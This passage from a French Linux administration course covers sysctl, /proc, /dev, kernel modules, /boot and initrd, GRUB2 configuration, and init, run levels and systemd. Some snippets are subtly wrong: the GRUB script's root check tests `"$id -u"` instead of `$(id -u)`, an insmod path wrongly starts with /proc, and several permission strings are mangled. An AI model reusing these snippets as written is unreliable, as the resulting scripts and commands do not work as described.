-n, --values print only values of a variables
-p, --load[=<file>] read values from file
-f alias of -p
--system read values from all system directories
-r, --pattern <expression>
select setting that match expression
-q, --quiet do not echo variable set
-w, --write enable writing a value to variable
-o does nothing
-x does nothing
-d alias of -h

-h, --help display this help and exit
-V, --version output version information and exit

For more details see sysctl(8).
```

- `sysctl -a` affiche toutes les variables avec leur valeur

- `sysctl -n [variable]` affiche valeur d'une variable comme par exemple `sysctl -n net.ipv4.ip_forward`.

Pour modifier un paramètre du noyau avec `sysctl` :

```
# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Enfin, pour rendre ces paramétrages permanents : on peut valoriser ces variables dans le fichier `/etc/sysctl.conf`.

Ici un exemple Ubuntu 12.04 par défaut :

```
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables
# See sysctl.conf (5) for information.
#
#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3

#####
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
# based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1

#####
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
# redirection. Some network environments, however, require that these
# settings are disabled so review and enable them as needed.
#
# Do not accept ICMP redirects (prevent MITM attacks)
#net.ipv4.conf.all.accept_redirects = 0
#net.ipv6.conf.all.accept_redirects = 0
# _or_
# Accept ICMP redirects only for gateways listed in our default
# gateway list (enabled by default)
# net.ipv4.conf.all.secure_redirects = 1
#
# Do not send ICMP redirects (we are not a router)
#net.ipv4.conf.all.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#
```

2. Configuration matérielle

2.1. Le système de fichiers virtuel `/proc`

- `/proc` n'existe pas sur le disque dur, il est fournit dynamiquement par le noyau, d'où le nom de virtuel.
- Il permet de fournir des informations sur ce que voit le noyau.
- En outre pour accéder à certains renseignements il sera nécessaire de monter obligatoirement `/proc` :

```
# mount | grep \/proc
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
```

- Les commandes `ps`, `top`, `uptime` (et bien d'autres) utilisent `/proc` pour récupérer des informations du système.

2.2. Informations de bas niveau

```
cat /proc/interrupts
```

- VM : <http://pastebin.com/ZVuh2UK0>
- APU1D4 : <http://pastebin.com/wqAAHrN6>
- Rpi1 : <http://pastebin.com/ZVuh2UK0>

```
cat /proc/dma; cat /proc/ioports
```

- VM : <http://pastebin.com/aEE3thaV>

```
cat /proc/devices
```

- VM : <http://pastebin.com/m6dJUiTD>

2.3. Information sur les bus

```
# lspci
```

- APU1D4 : <http://pastebin.com/2D1Nzk3U>

```
# lsusb -t
```

2.4. Informations CPU, mémoires, RAM, etc.

```
cat /proc/cpuinfo
cat /proc/meminfo
cat /proc/loadavg
cat /proc/partitions
cat /proc/version
cat /proc/mounts
cat /proc/stat
cat /proc/uptime
cat /proc/swaps
```

mais aussi,

```
lscpu
free -m
vmstat -s
```

2.5. Fichier `/proc/$PID`

- `/proc` contient aussi les numéros des processus et les informations les concernant, par exemple sur un processus SSHD :

```
ps aux | grep sshd
root 1204 0.0 0.0 61364 3080 ? Ss 2014 0:00 /usr/sbin/sshd -D
root 25741 0.0 0.1 105632 4264 ? Ss 10:06 0:00 sshd: francois [priv]
francois 25840 0.0 0.0 105632 2168 ? S 10:07 0:02 sshd: francois@pts/5
root 25986 0.0 0.0 11768 916 pts/5 S+ 11:27 0:00 grep --color=auto sshd
```

```
cat /proc/1204/status
```

```
Name: sshd
State: S (sleeping)
Tgid: 1204
Ngid: 0
Pid: 1204
PPid: 1
...
```

2.6. Périphériques /dev

- Linux accède aux périphériques à partir de fichiers situés dans `/dev`.
- Les disques durs :

```
ls -l /dev/sd*
brw-rw---- 1 root disk 8, 0 déc 15 23:40 /dev/sda
brw-rw---- 1 root disk 8, 1 déc 15 23:40 /dev/sda1
brw-rw---- 1 root disk 8, 2 déc 15 23:40 /dev/sda2
brw-rw---- 1 root disk 8, 5 déc 15 23:40 /dev/sda5
brw-rw---- 1 root disk 8, 16 déc 15 23:40 /dev/sdb
```

Où nous avons des fichiers de type block (b) avec un numéro primaire 8 et un numéro secondaire qui identifie la partitions pour le noyau.

- La commande `blkid` permet d'identifier les périphériques block par leur UUID :

```
blkid
/dev/sda1: UUID="67407b6c-4bbc-4b52-b071-fee802cfbf2b" TYPE="xfs"
/dev/sda2: UUID="2e468ba5-a730-4988-b8e6-3073a048227f" TYPE="swap"
```

2.7. Tous les autres périphériques /dev

- Ce dossier contient tous les périphériques matériels comme un lecteur cdrom, une carte son, une carte réseau, etc...
- Il contient également les pseudo-périphériques. Quelques exemples :
 - `/dev/zero` génère des zéros
 - `/dev/random` génère de l'aléatoire
 - `/dev/null` constitue un trou noir à octets, et notamment utilisé pour se débarrasser des fichiers et des affichages
 - `/dev/loop0` permet de créer de faux périphériques de type block (stockage) à partir de fichiers créés avec la commande dd
 - Si on liste le contenu de `/dev` :

```
# ls -l /dev | more
```

Exercices pratiques : se connecter en console sur un routeur, un commutateur, un ordinateur embarqué. Indications : commande `screen`, vitesse, `/dev/ttyS0`, `/dev/ttyUSB0`. Comment connecter deux ordinateurs Linux via leur port série ou USB ?

2.8. Sysfs

- Sysfs est un système de fichiers virtuel introduit par le noyau Linux 2.6. Sysfs permet d'exporter depuis l'espace noyau vers l'espace utilisateur des informations sur les périphériques du système et leurs pilotes, et est également utilisé pour configurer certaines fonctionnalités du noyau.

3. Modules et fichiers du noyau

3.1. Modules du noyau

- Un module du noyau est un pilote de périphérique utilisé par le noyau pour utiliser le matériel et les logiciels.
- `lsmod` permet de voir les modules chargés dans le noyau :

```
lsmod
```

- Emplacements des modules du noyau (Centos 7 noyau 3.10.0-327.el7.x86_64)

```
ls /lib/modules
3.10.0-327.18.2.el7.x86_64 3.10.0-327.el7.x86_64
```

```
ls -l /lib/modules/3.10.0-327.18.2.el7.x86_64/
total 2704
lrwxrwxrwx. 1 root root 43 11 jun 16:53 build -> /usr/src/kernels/3.10.0-327.18.2.el7.x86_64
drwxr-xr-x. 2 root root 6 12 mai 13:15 extra
drwxr-xr-x. 11 root root 4096 11 jun 16:53 kernel
-rw-r--r--. 1 root root 706371 11 jun 16:53 modules.alias
-rw-r--r--. 1 root root 682782 11 jun 16:53 modules.alias.bin
-rw-r--r--. 1 root root 1288 12 mai 13:16 modules.block
-rw-r--r--. 1 root root 5995 12 mai 13:13 modules.builtin
-rw-r--r--. 1 root root 7744 11 jun 16:53 modules.builtin.bin
-rw-r--r--. 1 root root 218218 11 jun 16:53 modules.dep
-rw-r--r--. 1 root root 336220 11 jun 16:53 modules.dep.bin
-rw-r--r--. 1 root root 339 11 jun 16:53 modules.devname
-rw-r--r--. 1 root root 108 12 mai 13:16 modules.drm
-rw-r--r--. 1 root root 100 12 mai 13:16 modules.modesetting
-rw-r--r--. 1 root root 1522 12 mai 13:16 modules.networking
-rw-r--r--. 1 root root 84666 12 mai 13:13 modules.order
-rw-r--r--. 1 root root 89 11 jun 16:53 modules.softdep
-rw-r--r--. 1 root root 311931 11 jun 16:53 modules.symbols
-rw-r--r--. 1 root root 387108 11 jun 16:53 modules.symbols.bin
lrwxrwxrwx. 1 root root 5 11 jun 16:53 source -> build
drwxr-xr-x. 2 root root 6 12 mai 13:15 updates
drwxr-xr-x. 2 root root 91 11 jun 16:53 vdso
drwxr-xr-x. 2 root root 6 12 mai 13:15 weak-updates
```

```
ls /lib/modules/3.10.0-327.18.2.el7.x86_64/kernel/fs
binfmt_misc.ko ceph dlm fat gfs2 lockd nfs_common overlayfs udf
btrfs cifs exofs fscache isofs mbcache.ko nfsm pstore xfs
cachefiles cramfs ext4 fuse jbd2 nfs nls squashfs
```

- Dépendances des modules entre eux :

```
depmod 3.10.0-327.18.2.el7.x86_64
```

```
head /lib/modules/3.10.0-327.18.2.el7.x86_64/modules.dep
kernel/arch/x86/kernel/cpu/mcheck/mce-inject.ko:
kernel/arch/x86/kernel/test_nx.ko:
kernel/arch/x86/crypto/ablk_helper.ko: kernel/crypto/cryptd.ko
kernel/arch/x86/crypto/glue_helper.ko:
kernel/arch/x86/crypto/camellia-x86_64.ko: kernel/crypto/xts.ko kernel/crypto/lrw.ko kernel/crypto/gf128mul.ko kernel/arch/x86
/crypto/glue_helper.ko
kernel/arch/x86/crypto/blowfish-x86_64.ko: kernel/crypto/blowfish_common.ko
kernel/arch/x86/crypto/twofish-x86_64.ko: kernel/crypto/twofish_common.ko
kernel/arch/x86/crypto/twofish-x86_64-3way.ko: kernel/arch/x86/crypto/twofish-x86_64.ko kernel/crypto/twofish_common.ko kernel
/crypto/xts.ko kernel/crypto/lrw.ko kernel/crypto/gf128mul.ko kernel/arch/x86/crypto/glue_helper.ko
kernel/arch/x86/crypto/salsa20-x86_64.ko:
kernel/arch/x86/crypto/serpent-sse2-x86_64.ko: kernel/crypto/xts.ko kernel/crypto/serpent_generic.ko kernel/crypto/lrw.ko kern
el/crypto/gf128mul.ko kernel/arch/x86/crypto/glue_helper.ko kernel/arch/x86/crypto/ablk_helper.ko kernel/crypto/cryptd.ko
```

3.2. Charger / décharger un module

On peut charger un pilote de périphérique. Toute une série sont déjà pour les cartes réseau dans `/lib/modules/$(uname -r)/kernel/drivers/net` :

```
ls /lib/modules/$(uname -r)/kernel/drivers/net
appletalk dummy.ko geneve.ko ipvlan mii.ko plip sungem_phy.ko vrf.ko xen-netback
arcnet eql.ko hamradio irda netconsole.ko ppp team vxlan.ko
bonding ethernet hyperv macvlan.ko nlmon.ko rionet.ko usb wan
caif fddi ieee802154 macvtap.ko ntb_netdev.ko sb1000.ko veth.ko wimax
can fjes ifb.ko mdio.ko phy slip vmxnet3 wireless
```

Sous Ubuntu 14.04 dans une machine virtuelle VMWare, on peut par exemple tenter de charger le pilote d'une carte vmxnet3 :

```
$ sudo insmod /proc/lib/modules/4.4.0-31-generic/kernel/drivers/net/vmxnet3/vmxnet3.ko
```

```
$ modprobe vmxnet3
```

```
$ lsmod | grep vmxnet3
vmxnet3 57344 0
```

```
$ sudo rmmod vmxnet3
```

- On peut charger ou décharger un module du noyau avec `modprobe` au lieu de la commande `insmod` :

```
# modprobe msdos
# lsmod | grep msdos
msdos 1732 0
fat 65913 1 msdos
# rmmod msdos
# lsmod | grep msdos
```

3.3. UDEV

3.4. Fichiers du noyau

Les fichiers de démarrage du système se trouvent dans `/boot` (ici une CentOS7) :

```
# ls -lah /boot
total 72M
dr-xr-xr-x. 4 root root 4.0K Aug 28 15:53 .
dr-xr-xr-x. 17 root root 4.0K Aug 26 11:00 ..
-rw-r--r--. 1 root root 124K Nov 19 2015 config-3.10.0-327.el7.x86_64
drwxr-xr-x. 2 root root 26 Aug 26 10:56 grub
drwx----- 6 root root 104 Aug 26 10:59 grub2
-rw-r--r--. 1 root root 42M Aug 26 10:58 initramfs-0-rescue-9504b93066e14193b0bd32e69e26e75d.img
-rw----- 1 root root 17M Aug 26 11:01 initramfs-3.10.0-327.el7.x86_64kdump.img
-rw-r--r--. 1 root root 589K Aug 26 10:57 initrd-plymouth.img
-rw-r--r--. 1 root root 247K Nov 19 2015 symvers-3.10.0-327.el7.x86_64.gz
-rw----- 1 root root 2.9M Nov 19 2015 System.map-3.10.0-327.el7.x86_64
-rwxr-xr-x. 1 root root 5.0M Aug 26 10:58 vmlinuz-0-rescue-9504b93066e14193b0bd32e69e26e75d
-rwxr-xr-x. 1 root root 5.0M Nov 19 2015 vmlinuz-3.10.0-327.el7.x86_64
-rw-r--r--. 1 root root 166 Nov 19 2015 vmlinuz-3.10.0-327.el7.x86_64.hmac
```

- Fichier `/boot/vmlinuz-*` est le noyau Linux compressé qui sera utilisé après démarrage :

```
# ls -lh /boot/vmlinuz-
-rw xr-xr-x. 1 root root 5.0M Aug 26 10:58 vmlinuz-0-rescue-9504b93066e14193b0bd32e69e26e75d
-rw xr-xr-x. 1 root root 5.0M Nov 19 2015 vmlinuz-3.10.0-327.el7.x86_64
```

- Fichier `initrd` (INITial RamDisk) est une image d'un système d'exploitation minimal initialisé au démarrage du système.

```
# mkdir /tmp/initrd
# cd /tmp/initrd/
# cp /boot/initramfs-3.10.0-327.el7.x86_64.img /tmp/initrd/initramfs-3.10.0-327.el7.x86_64.gz
# gunzip initramfs-3.10.0-327.el7.x86_64.gz
# cpio -id < initramfs-3.10.0-327.el7.x86_64
```

On peut vérifier les fichiers :

```
ls -l /tmp/initrd/
total 43016
lrwxrwxrwx. 1 root root 7 Aug 28 15:54 bin -> usr/bin
drwxr-xr-x. 2 root root 42 Aug 28 15:54 dev
drwxr-xr-x. 12 root root 4096 Aug 28 15:54 etc
lrwxrwxrwx. 1 root root 23 Aug 28 15:54 init -> usr/lib/systemd/systemd
-rw----- 1 root root 44939680 Aug 26 10:59 initramfs-3.10.0-327.el7.x86_64
lrwxrwxrwx. 1 root root 7 Aug 28 15:54 lib -> usr/lib
lrwxrwxrwx. 1 root root 9 Aug 28 15:54 lib64 -> usr/lib64
drwxr-xr-x. 2 root root 6 Aug 28 15:54 proc
drwxr-xr-x. 2 root root 6 Aug 28 15:54 root
drwxr-xr-x. 2 root root 6 Aug 28 15:54 run
lrwxrwxrwx. 1 root root 8 Aug 28 15:54 sbin -> usr/sbin
-rw xr-xr-x. 1 root root 3041 Aug 28 15:54 shutdown
drwxr-xr-x. 2 root root 6 Aug 28 15:54 sys
drwxr-xr-x. 2 root root 6 Aug 28 15:54 sysroot
drwxr-xr-x. 2 root root 6 Aug 28 15:54 tmp
drwxr-xr-x. 7 root root 61 Aug 28 15:54 usr
drwxr-xr-x. 2 root root 27 Aug 28 15:54 var
```

- On trouvera aussi le fichier `System.map` qui contient une table avec les symboles et leur adresse mémoire. Un symbole peut être le nom

d'une variable ou d'une fonction. Cette table peut être utile pour le "crash" du noyau.

```
# head /boot/System.map-3.10.0-327.el7.x86_64
0000000000000000 A VDS032_PRELINK
0000000000000000 D __per_cpu_start
0000000000000000 D irq_stack_union
0000000000000000 A xen_irq_disable_direct_reloc
0000000000000000 A xen_save_f1_direct_reloc
0000000000000040 A VDS032_vsyscall_eh_frame_size
0000000000001e9 A kexec_control_code_size
00000000000001f0 A VDS032_NOTE_MASK
0000000000000400 A VDS032_sigreturn
0000000000000410 A VDS032_rt_sigreturn
```

- Un fichier de configuration de compilation du noyau actuel est aussi présent dans le répertoire `/boot`.

```
# head /boot/config-3.10.0-327.el7.x86_64
#
# Automatically generated file; DO NOT EDIT.
# Linux/x86_64 3.10.0-327.el7.x86_64 Kernel Configuration
#
CONFIG_64BIT=y
CONFIG_X86_64=y
CONFIG_X86=y
CONFIG_INSTRUCTION_DECODER=y
CONFIG_OUTPUT_FORMAT="elf64-x86-64"
CONFIG_ARCH_DEFCONFIG="arch/x86/configs/x86\_64\_defconfig"
```

2. Démarrage du système Linux

1. Démarrage du système

1.1. Processus de démarrage



Source : https://commons.wikimedia.org/wiki/File:Linux_startup_process_wip.svg

1.2. Le BIOS

Le BIOS - Basic Input Output System (système d'entrée sortie de base) est essentiel à tout PC, il se trouve généralement dans une mémoire morte ou ROM qui est directement implantée sur la carte mère du PC. Il est associé à une mémoire sauvegardée par une petite pile bouton sur la carte mère (le "setup" qui est la sauvegarde de la configuration).

Si votre PC ne démarre pas (ou ne boot pas) c'est à cause du BIOS et de sa configuration (le setup). On peut accéder au setup et le modifier en pressant une touche dès la mise sous tension du PC. Selon les fabricants, cette touche est Suppr, F2, F10 ... (la touche à utiliser est très brièvement affichée au tout début du démarrage).

Mais quelle est donc sa fonction ?

Le BIOS teste le matériel et y applique les réglages mémorisés dans le setup, tout en s'assurant qu'il n'existe pas de disfonctionnement matériel et que tout est présent dans la machine, mémoire CPU principalement. Ensuite il regarde la présence des périphériques nécessaires au boot : lecteur de disquette, cd rom, dvd rom, clef usb, mais surtout disque dur. Si vous avez installé un système d'exploitation Linux ou Windows, le BIOS est normalement configuré pour activer le MBR de celui ci, les étapes du démarrage peuvent alors commencer ... (<http://www.linuxpedia.fr/doku.php/util/boot>)

1.3. Le MBR (Boot Primaire)

Le Master Boot Record ou MBR (parfois aussi appelé "Zone amorce") est le nom donné au premier secteur adressable d'un disque dur (cylindre 0, tête 0 et secteur 1, ou secteur 0 en adressage logique) dans le cadre d'un partitionnement Intel. Sa taille est de 512 octets. Le MBR contient la table des partitions (les 4 partitions primaires) du disque dur. Il contient également une routine d'amorçage dont le but est de charger le système d'exploitation (ou le boot loader/chargeur d'amorçage s'il existe) présent sur la partition active.

Mais quelle est donc sa fonction ?

Il s'agit du boot primaire , la taille du MBR étant limitée à 512 octets, ce petit programme n'a pour fonction que de lancer le boot secondaire qui occupe un plus gros espace ailleurs sur le disque.

1.4. Le Boot Secondaire

Il a pour fonction d'activer le système d'exploitation, c'est à dire d'activer le noyau. Les boot primaire et secondaire constituent ce qu'on appelle le chargeur ou loader tel que Lilo ou plus fréquemment Grub.

2. Chargeur de démarrage Grub2

- GNU GRUB (acronyme signifiant en anglais « GRand Unified Bootloader ») est un programme d'amorçage GNU qui gère la gestion du chargement des systèmes d'exploitation disponibles sur le système. Il permet à l'utilisateur de choisir quel système démarrer. Il intervient après allumage de l'ordinateur et avant le chargement du système d'exploitation.
- GRUB dans sa version 2 (entièrement réécrite) est un chargeur de démarrage libre au même titre que Das U-Boot ou Barebox pour du matériel embarqué.
- Ses nombreux avantages, son histoire et son fonctionnement sont décrits dans la page : http://doc.fedoraproject.org/wiki/GRUB2:_Les_bases_pour_Fedora

2.1. Fichiers Grub2

La configuration de GRUB2 est composé de trois principales dans des fichiers inclus :

1. /etc/default/grub - le fichier contenant les paramètres du menu de GRUB 2,
2. /etc/grub.d/ - le répertoire contenant les scripts de création du menu GRUB 2, permettant notamment de personnaliser le menu de démarrage,
3. /boot/grub2/grub.cfg - le fichier de configuration final de GRUB 2, non modifiable. (/boot/grub/grub.cfg sous Debian).

Ce dernier fichier est généré automatiquement par le programme grub2-mkconfig à partir des scripts /etc/default/grub et /etc/grub.d/ :

Voici le contenu du fichier /etc/default/grub avec les principales variables d'environnement :

```
# cat /etc/default/grub
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR="$(sed 's, release .*$,,g' /etc/system-release)"
GRUB_DEFAULT=saved
GRUB_DISABLE_SUBMENU=true
```

```
GRUB_TERMINAL_OUTPUT="console"
GRUB_CMDLINE_LINUX="crashkernel=auto rd.lvm.lv=centos/root rd.lvm.lv=centos/swap rhgb quiet"
GRUB_DISABLE_RECOVERY="true"
```

- Sous Debian/Ubuntu pour générer le fichier de configuration de GRUB2 :

```
update-grub
```

- Sous Centos 7 :

```
grub2-mkconfig -o /boot/grub2/grub.cfg
```

2.2. Gestion

- Obtenir la version du noyau courant :

```
# grub2-editenv list
saved_entry=CentOS Linux (3.10.0-327.el7.x86_64) 7 (Core)
```

- Pour connaître la liste des entrées du menu :

```
# grep ^menu /boot/grub2/grub.cfg
menuentry 'CentOS Linux (3.10.0-327.el7.x86_64) 7 (Core)' --class centos --class gnu-linux --class gnu --class os --unrestrict ed $menuentry_id_option 'gnulinux-3.10.0-327.el7.x86_64-advanced-d83f59c0-e642-4682-87d4-de2c290a6484' {
menuentry 'CentOS Linux (0-rescue-647df4ed1d8e48c48d765271858a9a93) 7 (Core)' --class centos --class gnu-linux --class gnu --class os --unrestricted $menuentry_id_option 'gnulinux-0-rescue-647df4ed1d8e48c48d765271858a9a93-advanced-d83f59c0-e642-4682-87d4-de2c290a6484' {
```

4.3. Exemple de modification de grub2

Le script `ubuntu-grub-console.sh` configure Grub en activant une console texte.

```
#!/bin/bash
# Works with Kali latest releases
if [ "$id -u" != "0" ]; then
    echo "This script must be run as root" 1>&2
    exit 1
fi
cat << EOF > /etc/default/grub
# grub-mkconfig -o /boot/grub/grub.cfg
GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="console=tty1 console=ttyS0,115200"
GRUB_CMDLINE_LINUX="initrd=/install/initrd.gz"
GRUB_TERMINAL="console serial"
GRUB_SERIAL_COMMAND="serial --speed=115200 --unit=0 --word=8 --parity=no --stop=1"
EOF
grub-mkconfig -o /boot/grub/grub.cfg
reboot
```

2.4. Mettre à zéro grub2

```
# rm /etc/grub.d/*
# rm /etc/sysconfig/grub
# yum reinstall grub2-tools
# grub2-mkconfig -o /boot/grub2/grub.cfg
```

2.5. Réinstaller grub2

```
# grub2-install /dev/sda1
```


La protection de Grub2 est vue plus bas.

3. init et systemd

La procédure de démarrage d'un ordinateur Linux peut se résumer de la manière suivante :

- Le chargeur d'amorçage (GRUB2 *a priori*) charge le noyau, ensuite le noyau monte le système de fichier racine (le « / »), puis il initialise la console initiale :
- `init` (abréviation de "initialization") est le programme sous Unix qui lance ensuite toutes les autres tâches (sous forme de scripts). Il s'exécute comme un démon informatique. Son identifiant de processus (PID) est 1.
- `systemd` est une alternative au démon init de System V. Il est spécifiquement conçu pour le noyau Linux. Il a pour but d'offrir un meilleur cadre pour la gestion des dépendances entre services, de permettre le chargement en parallèle des services au démarrage, et de réduire les appels aux scripts shell.

3.1. Systemd



Source : https://commons.wikimedia.org/wiki/File:Linux_kernel_unified_hierarchy_cgroups_and_systemd.svg `Systemd` est le système d'initialisation installé par défaut avec les distributions Arch Linux, Centos 7, Debian 8 et à partir d'Ubuntu 15.04.

3.2. Niveaux d'exécution (run levels)

Le run level, ou niveau de fonctionnement, est un chiffre ou une lettre utilisé par le processus init des systèmes de type Unix pour déterminer les fonctions activées du système.

Dans cette organisation héritée de UNIX System V, les scripts de lancement des applications sont regroupés dans un répertoire commun `/etc/init.d`. Ces scripts reçoivent un paramètre qui peut être start, stop, restart, etc.

À chaque niveau correspond un répertoire (typiquement `/etc/rc.d/rc2.d` pour le niveau 2) de liens symboliques vers des fichiers de `/etc/init.d`. Ces liens symboliques portent des noms commençant par la lettre S ou K, suivi d'un numéro sur deux chiffres.

Lors d'un changement de run level :

- les scripts dont le nom commence par un K dans le répertoire correspondant au niveau actuel sont lancés (dans l'ordre des numéros) avec le paramètre stop, ce qui a normalement pour effet d'arrêter le service correspondant,
- les scripts du nouveau niveau qui commencent par S sont appelés successivement avec le paramètre start.

Avec init, les niveaux d'exécutions servent à ces usages :

- Niveau 1. Mode mono-utilisateur ou maintenance
- Niveau 2. mode multi-utilisateur sans ressources réseaux (NFS, etc)
- Niveau 3. mode multi-utilisateur sans serveur graphique
- Niveau 5. mode multi-utilisateur avec serveur graphique

Le niveau 0 arrête le système.

Le niveau 6 redémarre le système.

Sous Debian/Ubuntu, le Niveau 2 est le seul niveau fonctionnel avec réseau et serveur graphique. Les niveaux 3, 4 et 5 ne sont pas utilisés.

Pour mémoire, les niveaux d'exécution avec init System V sont définis dans `/etc/inittab` (RHEL7, Debian 7). Upstart est une alternative jusqu'à Ubuntu 16.04 LTS.

- Pour vérifier le niveau d'exécution courant :

```
# runlevel
N 5
```

- Pour se placer dans un des niveaux d'exécution (x) :

```
# init x
```

`Systemctl` dispose de ses propres commandes pour les niveaux d'exécution :

- Obtenir le niveaux d'exécution par défaut :

```
# systemctl get-default
graphical.target
```

- Pour fixer le niveau d'exécution par défaut en mode multi-utilisateur avec serveur graphique :

```
systemctl set-default graphical.target
```

- Pour passer mode maintenance avec un système de fichier local monté

```
systemctl rescue
```

- Passer en mode maintenance avec seulement /root monté

```
systemctl emergency
```

- Pour passer en mode multi-utilisateur sans serveur graphique (N 3)

```
systemctl isolate multi-user.target
```

- Pour passer en mode multi-utilisateur avec serveur graphique (N 5)

```
systemctl isolate graphical.target
```

3.3. Scripts de démarrage de service

Dans les distributions antérieures à 2016, on retrouvera les scripts de démarrage dans le dossier `/etc/init.d/` (System V / Upstart). Pour qu'ils soient liés à un niveau d'exécution, il sont présentés dans les dossier `/etc/rc5/` par exemple sous forme de lien symbolique.

Pour activer ces services au démarrage du système, on utilise soit la commande `update-rc.d` ou `chkconfig`.

En Debian (Wheezy et antérieures) / Ubuntu, pour activer le service Web Apache :

```
update-rc.d apache2 defaults
```

Pour le désactiver :

```
update-rc.d apache2 remove
```

En Centos 5/6, pour activer le service Web Apache :

```
chkconfig --add httpd
```

Pour le désactiver :

```
chkconfig --del httpd
```

De manière simplifiée, il s'agit de scripts qui comportent au moins deux arguments possibles : `start` et `stop`. D'autres arguments sont souvent développés comme `restart` ou `status`. Aussi, les dépendances d'un service sont gérées à partir d'une séquence ordonnées de scripts dans le dossier `/etc/rc*` du niveau de service. Cette procédure n'est pas des plus robustes, car les événements pour un service ne sont pas gérés par System V, contrairement à Upstart et Systemd.

Voici un modèle formel de script :

```
#!/bin/bash

case $1 in
start)
# commande qui démarre le service
;;
stop)
# commande qui arrête le service
;;
esac
```

3.4. Commandes `systemctl`

On ira s'informer au préalable sur les systèmes de gestion de service et plus particulièrement `systemd` sur <http://doc.fedoraproject.org/wiki/Systemd>.

Il comporte de nombreux avantages. Selon moi, une simplicité d'utilisation et de configuration et une gestion unifiée comme par exemple la possibilité de contrôler des machines distantes voire des containers ou des machines virtuelles via les outils `systemd` ...

- `systemctl list-units`
- `systemctl`
- `systemctl status unit`
- `systemctl enable | disable unit`
- `systemctl start | stop | restart unit`
- `systemctl kill unit`
- `systemctl kill -s SIGKILL unit`
- `/lib/systemd/system` est le dossier où se situent les fichiers de configuration des services. Par exemple :

```
cat /lib/systemd/system/sshd.*
```

Autre exemple, service `firewalld` :

```
$ ls /etc/systemd/system/*.service
/etc/systemd/system/dbus-org.bluez.service
/etc/systemd/system/dbus-org.fedoraproject.FirewallD1.service
$ cat /etc/systemd/system/dbus-org.fedoraproject.FirewallD1.service
[Unit]
Description=firewalld - dynamic firewall daemon
Before=network.target
Before=libvirtd.service
Before=NetworkManager.service
Conflicts=iptables.service ip6tables.service ebtables.service

[Service]
EnvironmentFile=-/etc/sysconfig/firewalld
ExecStart=/usr/sbin/firewalld --nofork --nopid $FIREWALLD_ARGS
ExecReload=/bin/kill -HUP $MAINPID
# suppress to log debug and error output also to /var/log/messages
StandardOutput=null
StandardError=null
Type=dbus
BusName=org.fedoraproject.FirewallD1

[Install]
WantedBy=basic.target
Alias=dbus-org.fedoraproject.FirewallD1.service
```

Dernier exemple du service `httpd` :

```
# cat /lib/systemd/system/httpd.service
```

```
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target
Documentation=man:httpd(8)
Documentation=man:apachectl(8)

[Service]
Type=notify
EnvironmentFile=/etc/sysconfig/httpd
ExecStart=/usr/sbin/httpd $OPTIONS -DFOREGROUND
ExecReload=/usr/sbin/httpd $OPTIONS -k graceful
ExecStop=/bin/kill -WINCH ${MAINPID}
